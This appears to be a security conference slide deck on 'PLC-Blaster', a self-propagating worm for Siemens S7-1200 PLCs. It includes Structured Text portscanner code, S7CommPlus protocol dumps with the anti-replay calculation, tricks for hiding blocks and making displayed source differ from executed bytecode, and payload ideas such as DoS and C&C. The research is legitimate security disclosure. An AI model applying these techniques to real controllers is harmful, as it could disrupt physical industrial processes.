



# PLC-BLASTER

A Worm Living Solely in the PLC



# OpenSource Security

- Linux Security
- Pentesting Embedded Systems
- Pentesting RFID Systems
- Pentesting Industrial Control Systems




# S7-1211

- Built for small applications
- 50kb RAM
- 1MB persistent memory
- Built-in Ethernet
- V3.0 & TIAv11





# How PLCs Work





# Program Organization Blocks

- OB (OrganizationBlock): **Entry point**
- FB (FunctionBlock): **Class with one method**
- SFB (SystemFunctionBlock) **Library**
- FC (Function): **Function**
- SFC(SystemFunction) **Library**
- DB (DataBlock): **Global memory**




# Programming Languages

## Ladder Diagram



## Sequential Function Chart



## Function Block Diagram



## Structured Text

```

IF "INPUT1" AND "INPUT2" THEN
  "OUTPUT" := 1;
ELSE
  "OUTPUT" := 0;
END_IF;

```

## Instruction List

1	L	"INPUT1"
2	A	"INPUT2"
3	=	"OUTPUT"



# Worm

- Target discovery?
- Carrier
- Activation
- Payloads



# Target Discovery I

- TCP port 102 is open on all S7-PLCs
- Implement a portscanner
  - TCON: Open a new TCP connection
  - TDISCON: Close a TCP connection





# Target Discovery II

```
IF "data".con_state = 10 THEN

    "TCON_DB" (REQ:="data".action,
              ID:=1,
              DONE=>"data".con_done,
              BUSY=>"data".con_busy,
              ERROR=>"data".con_error,
              STATUS=>"data".con_status,
              CONNECT:="data".con_param);

IF "data".con_done = True THEN
    "data".con_state := 20;
    "data".con_timeout_counter := 0;
ELSE
    "data".con_timeout_counter := "data".con_timeout_counter + 1;
    IF "data".con_timeout_counter > 200 THEN
        "data".con_state := 0;
    END_IF;
END_IF;

GOTO CYCLE_END;
END_IF;
```



# Target Discovery III

```
IF "data".con_state = 0 THEN

    "TDISCON_DB" (REQ="data".action,
                 ID:=1,
                 DONE=>"data".con_done,
                 BUSY=>"data".con_busy,
                 ERROR=>"data".con_error,
                 STATUS=>"data".con_status);

    IF "data".con_error = True OR
       "data".con_done = True
    THEN
        "data".con_param.REM_STADDR[4] := ("data".con_param.REM_STADDR[4] + 1) MOD 255;
        "data".con_timeout_counter := 0;
        "data".con_state := 10;
    END_IF;

    GOTO CYCLE_END;
END_IF;
```



# Worm

- Target discovery ✓
  - Portscanner (TCP 102); TCON, DISCON
- Carrier?
- Activation
- Payloads



# Carrier

- Program transfer via TCP to the PLC
- Implement the transfer protocol
  - TSEND, TRCV



# Protocol Analysis I

- S7CommPlus
  - Binary
  - Proprietary
  - Huge differences compared to the old S7-300/400 protocol
  - Modified in S7-1200v4 and S7-1500
  - Transfer of programs
  - Start/Stop CPU
  - Read/Write process variables

S7CommPlus

ISO8073 Class 0

TPKT

TCP

IP



# Protocol Analysis II

Message 1: Connection setup



	TPKT	ISO8073	Magic Version	Len	Reserved Type	Sub-Type	
00000023	03 00 00 df	02 f0 80 72	01 00 d0 31	00 00 04 ca	.....r ...1....		
Seq no.	00 00 00 02	00 00 01 20	36 00 00 01	1d 00 04 00	..... 6.....		
	00 00 00 00	a1 00 00 00	d3 82 1f 00	00 a3 81 69	.....i		
00000053	00 15 16 53	65 72 76 65	72 53 65 73	73 69 6f 6e	...Serve rSession		
00000063	5f 33 33 32	33 34 41 37	41 a3 82 21	00 15 2c 31	_33234A7 A...!,1		
00000073	3a 3a 3a 36	2e 30 3a 3a	54 43 50 2f	49 50 20 2d	:::6.0:: TCP/IP -		
00000083	3e 20 49 6e	74 65 6c 28	52 79 20 50	52 4f 2f 31	> Intel( R) PRO/1		
00000093	30 30 30 20	4d 54 20 44	2e 2e 2e a3	82 28 00 15	000 MT D .....(..		
000000A3	00 a3 82 29	00 15 00 a3	82 2a 00 15	0f 4d 41 49	...). .... *....MAI		
000000B3	4b 2d 50 43	5f 32 32 33	30 39 30 36	a3 82 2b 00	K-PC_223 0906..+.		
000000C3	04 01 a3 82	2c 00 12 00	2d c6 c0 a3	82 2d 00 15	.....,.... -.....-..		
000000D3	00 a1 00 00	00 d3 81 7f	00 00 a3 81	69 00 15 15	.....i...		
000000E3	53 75 62 73	63 72 69 70	74 69 6f 6e	43 6f 6e 74	Subscrip tionCont		
000000F3	61 69 6e 65	72 a2 a2 00	00 00 00 72	01 00 00	ainer... ..r...		

Frame-End-Delimiter



# Protocol Analysis III

## Message 1: Connection setup



	TPKT	ISO8073	Magic Version	Len Type	Reserved Sub-Type	
00000023	03 00 00 df	02 f0 80	72	01 00 d0 31	00 00 04 ca	.....r ...1....
Seq no.	00 00 00 02	00 00 01 20	36 00 00 01	1d 00 04 00		..... 6.....
	00 00 00 00	a1 00 00 00	d3 82 1f 00	00 a3	81 69	.....i
00000053	00 15 16 53	65 72 76 65	72 53 65 73	73 69 6f 6e		...Serve rSession
00000063	5f 33 33 32	33 34 41 37	41 a3	82 21 00 15	2c 31	_33234A7 A...!,1
00000073	3a 3a 3a 36	2e 30 3a 3a	54 43 50 2f	49 50 20 2d		:::6.0:: TCP/IP -
00000083	3e 20 49 6e	74 65 6c 28	52 29 20 50	52 4f 2f 31		> Intel( R) PRO/1
00000093	30 30 30 20	4d 54 20 44	2e 2e 2e	a3 82 28 00	15 000	MT D .....(..
000000A3	00 a3 82 29	00 15 00	a3	82 2a 00 15	0f 4d 41 49	...). .... *....MAI
000000B3	4b 2d 50 43	5f 32 32 33	30 39 30 36	a3 82 2b 00		K-PC_223 0906..+.
000000C3	04 01 a3 82	2c 00 12 00	2d c6 c0	a3 82 2d 00	15	..... -.....-..
000000D3	00 a1 00 00	00 d3 81 7f	00 00	a3 81 69 00	15 15	.....i...
000000E3	53 75 62 73	63 72 69 70	74 69 6f 6e	43 6f 6e 74		Subscrip tionCont
000000F3	61 69 6e 65	72 a2 a2 00	00	00 00 72 01	00 00	ainer... ..r...
						Frame-End-Delimiter



# Attribute-Blocks I

Attribute-Block start

```
00000053 00 15 16 53 65 72 76 65 72 53 65 73 73 69 6f 6e ...Serve rSession
00000063 5f 33 33 32 33 34 41 37 41                               _33234A7 A
```







# Attribute-Blocks II

	Format?	Datatype	Len	Attribut-Block start	ID	
00000053	00	15	16	53 65 72 76 65 72 53 65 73 73 69 6f 6e	a3 81 69	.....i
00000063	5f	33	33	32 33 34 41 37 41		...ServerSession _33234A7 A

Value



# Numbers in Attribute-Blocks

```

00000053  00 15 16 53 65 72 76 65  72 53 65 73 73 69 6f 6e  ...Serve rSession
00000063  5f 33 33 32 33 34 41 37  41                               _33234A7 A
a3 81 69 .....i

```

Byte is following



$$81\ 69_{(16)} = 10000001\ 01101001_{(2)} \rightarrow 233_{(10)}$$

$$16_{(16)} = 00010110_{(2)} \rightarrow 22_{(10)}$$



# Anti-Replay Mechanism

## Message 2: Connection setup



```

00000023  03 00 00 89 02 f0 80 72 01 00 7a 32 00 00 04 ca .....r ..z2....
00000033  00 00 00 02 36 11 02 87 22 87 3d a1 00 00 01 20 ....6... "=....
00000043  82 1f 00 00 a3 81 69 00 15 00 a3 82 32 00 17 00 .....i. ....2...
00000053  00 01 3a 82 3b 00 04 82 00 82 3c 00 04 81 40 82 ...:;... ..<...@.
00000063  3d 00 04 84 80 c0 40 82 3e 00 04 84 80 c0 40 82 =.....@. >.....@.
00000073  3f 00 15 1b 31 3b 36 45 53 37 20 32 31 32 2d 31 ?...1;6E S7 212-1
00000083  42 45 33 31 2d 30 58 42 30 20 3b 56 33 2e 30 82 BE31-0XB 0 ;V3.0.
00000093  40 00 15 05 32 3b 35 34 34 82 41 00 03 00 03 00 @...2;54 4.A.....
000000A3  a2 00 00 00 00 72 01 00 00

```

$$22_{(16)} + 80_{(16)} = A2_{(16)}$$



# Anti-Replay Mechanism

## Message 3: Connection setup

TIA  
V11



```

0000010B 03 00 00 8c 02 f0 80 72 02 00 7d 31 00 00 05 42 .....r ..}1...B
0000011B 00 00 00 03 00 00 03 a2 34 00 00 03 a2 01 01 82 ..... 4.....
0000012B 32 01 00 17 00 00 01 3a 82 3b 00 04 82 00 82 3c 2.....: ;.....<
0000013B 00 04 81 40 82 3d 00 04 00 82 3e 00 04 84 80 c0 ...@.=.. ..>.....
0000014B 40 82 3f 00 15 00 82 40 00 15 1a 31 3b 36 45 53 @.?.....@ ...1;6ES
0000015B 37 20 32 31 32 2d 31 42 45 33 31 2d 30 58 42 30 7 212-1B E31-0XB0
0000016B 3b 56 33 2e 30 82 41 00 03 00 00 00 00 00 00 04 ;V3.0.A. ....
0000017B e8 89 69 00 12 00 00 00 00 89 6a 00 13 00 89 6b ..i..... ..j....k
0000018B 00 04 00 00 00 00 00 00 72 02 00 00

```

$$22_{(16)} + 80_{(16)} = A2_{(16)}$$



# Transfer a Program

Message: Download block



```

00000901 03 00 04 00 02 f0 00 72 02 05 a9 31 00 00 04 ca .....r ...1....
00000911 00 00 00 1d 00 00 03 a2 34 00 00 00 03 00 04 00 ..... 4.....
00000921 00 00 00 00 a1 8a 32 00 01 94 57 20 00 a3 81 69 .....2. ..W ...i
00000931 00 15 04 4c 8a 83 f9 bd ...Main. ....
00000941 e6 ef e4 91 1 a3 93 11 00 ..... [....
00000951 14 00 62 90 00 00 03 78 f9 81 d8 db 20 c3 0c 30 ..b....x .... ..0
00000961 23 50 80 a1 79 09 58 3e 18 5a 9a 58 9a 9a 58 98 #P..y.X> .Z.X..X.
00000971 59 18 02 cb 53 54 2f 91 94 00 70 fb 06 9f 5f 6c Y...ST/. ..p..._l
00000981 fc 9d e2 9d f3 f3 8a 4b 12 f3 4a 14 fc c0 c9 1e .....K ..J.....
.
.
.

```



# Transfer a Program

- Transfer Attributes:

- Some are used by the PLC
- Some are used by TIA in case of program retrieval

• LastModified	(0x9315)	• BodyDescription	(0x9365)
• LoadMemorySize	(0x9316)	• Binding	(0x984f)
• IdentES	(0x9311)	• OptimizeInfo	(0x9369)
• WorkingMemorySize	(0x9313)	• TOblockSetNumber	(0x9c23)
• Comment	(0xa140)	• TypeInfo	(0xa362)
• InterfaceModified	(0x936f)	• Code	(0x9414)
• InterfaceDescription	(0x9370)	• ParameterModified	(0x9415)
• LineComments	(0x9372)	• NetworkComments	(0x9418)
• BlockNumber	(0x9359)	• NetworkTitles	(0x9419)
• BlockLanguage	(0x935b)	• CalleeList	(0x941a)
• KnowhowProtected	(0x935c)	• InterfaceSignature	(0x941b)
• Unlinked	(0x935f)	• DebugInfo	(0x941d)
• Fprotection	(0x9360)	• LocalErrorHandling	(0x941e)
• RuntimeModified	(0x9361)	• LongConstants	(0x941f)
		• intRefData	(0x9417)



# Fun with Attribute Blocks I

- Data redundancy creates attack surface

```

00000901  03 00 04 00 02 f0 00 72 02 05 a9 31 00 00 04 ca .....r ...1....
00000911  00 00 00 1d 00 00 03 a2 34 00 00 00 03 00 04 00 ..... 4.....
00000921  00 00 00 00 a1 8a 32 00 01 94 57 20 00 a3 81 69 .....2. ..W ...i
.
.
.
00000C71  53 77 65 65 70 20 28 43 79 63 6c 65 29 22 00 a3 Sweep (C ycle)"..
00000C81  93 59 00 03 00 01 a3 93 5a 00 01 00 a3 93 5b 00 .Y..... Z.....[.

```

Blocknumber

Which one is evaluated by Siemens?



# Fun with Attribute Blocks I

- Data redundancy creates attack surface

```

00000901  03 00 04 00 02 f0 00 72 02 05 a9 31 00 00 04 ca .....r ...1....
00000911  00 00 00 1d 00 00 03 a2 34 00 00 00 03 00 04 00 ..... 4.....
00000921  00 00 00 00 a1 8a 32 00 01 94 57 20 00 a3 81 69 .....2. ..W ...i
  
```



```

00000C71  53 77 65 65 70 20 28 43 79 63 6c 65 29 22 00 a3 Sweep (C ycle)"..
00000C81  93 59 00 03 00 01 a3 93 5a 00 01 00 a3 93 5b 00 .Y..... Z.....[.
  
```



Which one is evaluated by Siemens? Both!





# Fun with Attribute Blocks I

- Allows you to download hidden blocks
- Choose an existing blocknumber
- TIA Portal recognizes only the original block
- Not working with data blocks



# Fun with Attribute Blocks II

- The code is transferred in two variants

Source code in XML  
displayed by TIA

```
<BC>
<Fold UId="23">
<NL UId="24"/>
<BCL TE=" * This is a comment."/>
<NL UId="21"/>
<BCL TE=" "/>
<BCE/>
</Fold>
</BC>
<NL UId="42"/>
<NL UId="38"/>
<Statement TE="IF" UId="59" SI="IF">
.
.
.
.
```

Byte code executed by  
the PLC

```
02 4c 00 00 e0 02 4c 04
00 e0 02 4c 08 00 e0 02
4c 0c 00 e0 02 4c 10 00
e0 02 4c 14 00 f8 18 58
02 f8 18 58 06 18 40 01
f8 70 00 04 01 02 1a 40
05 6f 00 2c 7c 00 01 6c
01 68 00 68 01 14 40 01
```



# Fun with Attribute Blocks II

- Allows you to make your program source code look unsuspecting
- But actually malicious binary code is executed



# Fun with Attribute Blocks III

- Some attribute blocks can be left out
- You don't need to ship your worm's source code
- Reduce the amount of data



# Implement the Worm

- Implement the worm using TIA:
  - connection setup
  - Anti-replay-protection
  - Create empty data blocks for messages
- Transfer the worm to the PLC with TIA and capture pcaps
- Retrieve the messages from the pcaps
- Store the messages in the empty DBs
- Inject the worm with your own tool



# Worm

- Target discovery ✓
  - Portscanner (TCP 102); TCON, DISCON
- Carrier ✓
  - Implement the S7-Protocol; TSEND, TRCV
- Activation?
- Payloads



# Activation

- OB (OrganizationBlock): `int main()`
- Additional OBs are supported
- OBs are executed sequentially
- Original user program is untouched



# Worm

- Target discovery ✓
  - Portscanner (TCP 102); TCON, DISCON
- Carrier ✓
  - Implement the S7-Protocol; TSEND, TRCV
- Activation ✓
  - Built-in
- Payloads





# Payloads

- DoS
- Arbitrary manipulation of outputs
- TCP-Functions
  - C&C-Server
  - Proxy
- ...




# Worm

- Target discovery ✓
  - Portscanner (TCP 102); TCON, DISCON
- Carrier ✓
  - Implement the S7-Protocol; TSEND, TRCV
- Activation ✓
  - Built-in
- Payloads ✓
  - A lot of possibilities




# Demonstration






# Demonstration





# Demonstration





# Impact on the PLC I

- Program execution is stopped
  - Approximately 10s
- Generates a log entry in the PLC
- Possible worm improvements: patch existing OB1
  - Worm is more complex

2	12:11:17:276 am	01.01.1970	CPU info: Communication initiated request: WARM RESTART
3	12:11:17:276 am	01.01.1970	CPU info: New startup information
4	12:11:02:876 am	01.01.1970	CPU info: New startup information
5	12:11:01:761 am	01.01.1970	CPU info: New startup information
6	12:11:01:061 am	01.01.1970	CPU info: New startup information
7	12:11:00:961 am	01.01.1970	CPU info: Communication initiated request: STOP



# Impact on the PLC II


- Memory usage
  - 38,5kb RAM
  - 216,6kb persistent memory

Model	RAM	Persistent Memory
S7-1211	50kb (77%)	1Mb (21%)
S7-1212	75kb (51%)	1MB (5 %)
S7-1214	100kb (38%)	4MB (5 %)
S7-1215	125kb (30%)	4MB (5 %)
S7-1217	150kb (25%)	4MB (5 %)



# Impact on the PLC III

- Cycle time
  - Default cycle time: 150ms
  - Worm: max 7ms (4,7%)







# Persistence & Identification

- Remove the worm:
  - Factory-Reset of the PLC
  - Override worm OB
- The TIA-Portal recognizes the worm

### Project tree

Devices

- Device configuration
- Online & diagnostics
- Program blocks
  - Add new block
  - Main [OB1]
  - Cyclic interrupt [OB30]
  - Startup [OB100]
  - countTraffic [FC1]
  - isTraffic [FC2]
  - isTrafficAt [FC3]
  - mapIn [FC6]
  - mapOut [FC4]
  - setLight [FC5]
  - nightMode [FB1]
  - normalMode [FB2]
  - offMode [FB4]
  - prioMode [FB3]
  - nightModelInstance [DB1]
  - normalModelInstance [DB2]
  - offModelInstance [DB4]
  - prioModelInstance [DB3]
- System blocks (highlighted with red box)
  - TCON\_DB [DB130]
  - TDISCON\_DB [DB131]
  - TRCV\_DB [DB132]
  - TSEND\_DB [DB133]
  - data [DB128]
  - workmem [DB127]
  - static [DB129]
  - Malware [OB3840]
- Technology objects
- External source files
- PLC trans

Details view

Name

Properties Info Diagnostics

Alarm display Device information Connection information

**No devices with problems**

Online...	Oper...	Device/module	Message	Details	Help

### Tasks

#### Options

##### Find and replace

Find:

Whole words only  
 Match case  
 Find in substructures  
 Find in hidden texts  
 Use wildcards  
 Use regular expressions

Whole document  
 From current position  
 Selection

Down  
 Up

Find

Replace with:

Replace Replace all

##### Languages & resources

